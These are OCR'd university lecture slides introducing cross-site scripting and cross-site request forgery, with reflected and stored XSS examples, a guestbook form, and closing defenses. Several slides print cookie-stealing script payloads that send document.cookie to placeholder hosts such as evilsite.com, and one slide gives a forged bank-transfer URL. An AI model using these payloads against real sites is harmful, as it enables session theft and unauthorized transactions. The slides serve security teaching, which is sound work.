University of BRISTOL

Computer System- B Security

Introduction to Web Security, part 2

Cross Site Scripting (XSS)


Cross Site Request Forgery (CSRF)

Alma Oracevic

bristol.ac.uk

Cross-site Scripting (XSS)

- One of the top OWASP top 10 attacks
- allows an attacker to retrieve crucial information from a victim's machine or execute code.
- Again, data and code are confused for one another.
- Occurs when user inputs are reflected back



Defeating SOP

- Why it is called XSS?
- Lets assume..
  - A visits buy-all.xx (hypothetical e-shopping site)
  - buy-all has search buy-all.xx?s=‘’item to search”
  - This responses back with “Item to search” results in… page.
  - B knows this.
  - B send a specially crafted link to steal sensitive data (cookie).
  - But SOP will stop it from happening!!!!
  - Why?

Types of XSS

Types of XSS

- Reflective (type 1): the user inputs is reflected back to HTML output *immediately, based on the request. Attack is more active.*

Types of XSS

- Reflective (type 1): the user inputs is reflected back to html output *immediately, based on the request. Attack is more active.*
- Persistent *(type 2, non-reflective, stored): the user input is stored in DB and is reflected back later (code injection).*
  - *Attack is more passive*.

XSS Reflected Example

- Assume Alice logged into her bank, which has a functionality to search, but buggy:

  www.mybank.com\search.php?query=”your query” Response:

- “your query” results…..

- Eve knows that and she sends a email (URL obfuscation) that has the following link:

- www.mybank.com\search.php?item=<script>document.location ="http://www.evil.com/steal.php?cookie="+document.cookie;</scrip>

Persistent XSS Example

guestbook.html

```
<html>
<title>Sign My Guestbook!</title>
<body>
Sign my guestbook!
<form action="sign.php" method="POST">
<input type="text" name="name">
<input type="text" name="message" size="40">
<input type="submit" value="Submit">
</form>
</body>
</html>
```

Persistent XSS Example

- Website allows posting of comments in a guestbook

guestbook.html

```
<html>
<title>Sign My Guestbook!</title>
<body>
Sign my guestbook!
<form action="sign.php" method="POST">
<input type="text" name="name">
<input type="text" name="message" size="40">
<input type="submit" value="Submit">
</form>
</body>
</html>
```

Persistent XSS Example

- Website allows posting of comments in a guestbook
- Server incorporates comments into page returned

guestbook.html

```
<html>
<title>Sign My Guestbook!</title>
<body>
Sign my guestbook!
<form action="sign.php" method="POST">
<input type="text" name="name">
<input type="text" name="message" size="40">
<input type="submit" value="Submit">
</form>
</body>
</html>
```

Persistent XSS Example

- Website allows posting of comments in a guestbook
- Server incorporates comments into page returned
  - <html>
  - <body>
  - <title>My Guestbook!</title>
  - Thanks for signing my guestbook!
  - Here's what everyone else had to say:
  - Joe: Hi!
  - John: Hello, how are you?
  - Jane: How does this guestbook work?

guestbook.html

```
<html>
<title>Sign My Guestbook!</title>
<body>
Sign my guestbook!
<form action="sign.php" method="POST">
<input type="text" name="name">
<input type="text" name="message" size="40">
<input type="submit" value="Submit">
</form>
</body>
</html>
```

Persistent XSS Example

- Website allows posting of comments in a guestbook
- Server incorporates comments into page returned
  - <html>
  - <body>
  - <title>My Guestbook!</title>
  - Thanks for signing my guestbook!
  - Here's what everyone else had to say:
  - Joe: Hi!
  - John: Hello, how are you?
  - Jane: How does this guestbook work?
  - </body>

guestbook.html

```
<html>
<title>Sign My Guestbook!</title>
<body>
Sign my guestbook!
<form action="sign.php" method="POST">
<input type="text" name="name">
<input type="text" name="message" size="40">
<input type="submit" value="Submit">
</form>
</body>
</html>
```

Persistent XSS Example

- Website allows posting of comments in a guestbook
- Server incorporates comments into page returned
  - <html>
  - <body>
  - <title>My Guestbook!</title>
  - Thanks for signing my guestbook!
  - Here's what everyone else had to say:
  - Joe: Hi!
  - John: Hello, how are you?
  - Jane: How does this guestbook work?
  - </body>
- Attacker can post comment that includes malicious JavaScript

guestbook.html

```
<html>
<title>Sign My Guestbook!</title>
<body>
Sign my guestbook!
<form action="sign.php" method="POST">
<input type="text" name="name">
<input type="text" name="message" size="40">
<input type="submit" value="Submit">
</form>
</body>
</html>
```

Persistent XSS Example

- Website allows posting of comments in a guestbook
- Server incorporates comments into page returned
  - <html>
  - <body>
  - <title>My Guestbook!</title>
  - Thanks for signing my guestbook!
  - Here's what everyone else had to say:
  - Joe: Hi!
  - John: Hello, how are you?
  - Jane: How does this guestbook work?
  - </body>
- Attacker can post comment that includes malicious JavaScript
  - Evilguy: <script>alert("XSS Injection!"); </script>

guestbook.html

```
<html>
<title>Sign My Guestbook!</title>
<body>
Sign my guestbook!
<form action="sign.php" method="POST">
<input type="text" name="name">
<input type="text" name="message" size="40">
<input type="submit" value="Submit">
</form>
</body>
</html>
```

Cookie Stealing XSS Attacks

Attack 1

```
<script>
document.location = "http://www.evilsite.com/steal.php?cookie="+document.cookie;
</script>
```

Cookie Stealing XSS Attacks

Attack 1

```
<script>
document.location = "http://www.evilsite.com/steal.php?cookie="+document.cookie;
</script>
```

Attack 2

```
<script>
img = new Image();
img.src = "http://www.evilsite.com/steal.php?cookie=" + document.cookie;
</script>
```

Cross Site Request Forgery (CSRF)

Cross Site Request Forgery (CSRF)

- You might have noticed that:
  - Certain sites ask you to again authenticate or provide some token, when you do some other action. Right?

Cross Site Request Forgery (CSRF)

- You might have noticed that:
  - Certain sites ask you to again authenticate or provide some token, when you do some other action. Right?
  - Certain sites do not ask for the above action!!

Cross Site Request Forgery (CSRF)

- You might have noticed that:
  - Certain sites ask you to again authenticate or provide some token, when you do some other action. Right?
  - Certain sites do not ask for the above action!!
  - Why this is a problem (CSRF)?

Definition

- Cross-Site Request Forgery (CSRF) is an attack which forces an end user to execute unwanted actions on a web application in which he/she is currently authenticated [wiki].
- This is not just about theft, but changing the state.
- Can be launched, even in the presence of many security measures!

How it is done?

How it is done?

- Alice wants to do some bank transaction, so gets logged in bank.com

How it is done?

- Alice wants to do some bank transaction, so gets logged in bank.com
- Bob knows that Alice is logged in, so he makes Alice to click a link, e.g.
  - bank.com/transfer.php?acc=12345&amount=10000
- Since Alice is already authenticated, bank then performs the requested task!!!

Another example*

- Most of the home wifi routers comes with default IP.
- Not many users know how to configure them so look for a guide.
- Guide page has a hidden link,
- Imagine how many user's traffic may go through your machine?

*http://www.veracode.com/secur^{3}i^{2}ty/csrf

Defense against XSS/CSRF

- XSS Defenses:
  - Input sanitization:
    - GET/POST parameters, e.g. remove <>
    - White listing of script options
- CSRF Defenses:
  - Reauthenticate for any major action
  - Referrer header of HTTP req (tracing from where the request coming.)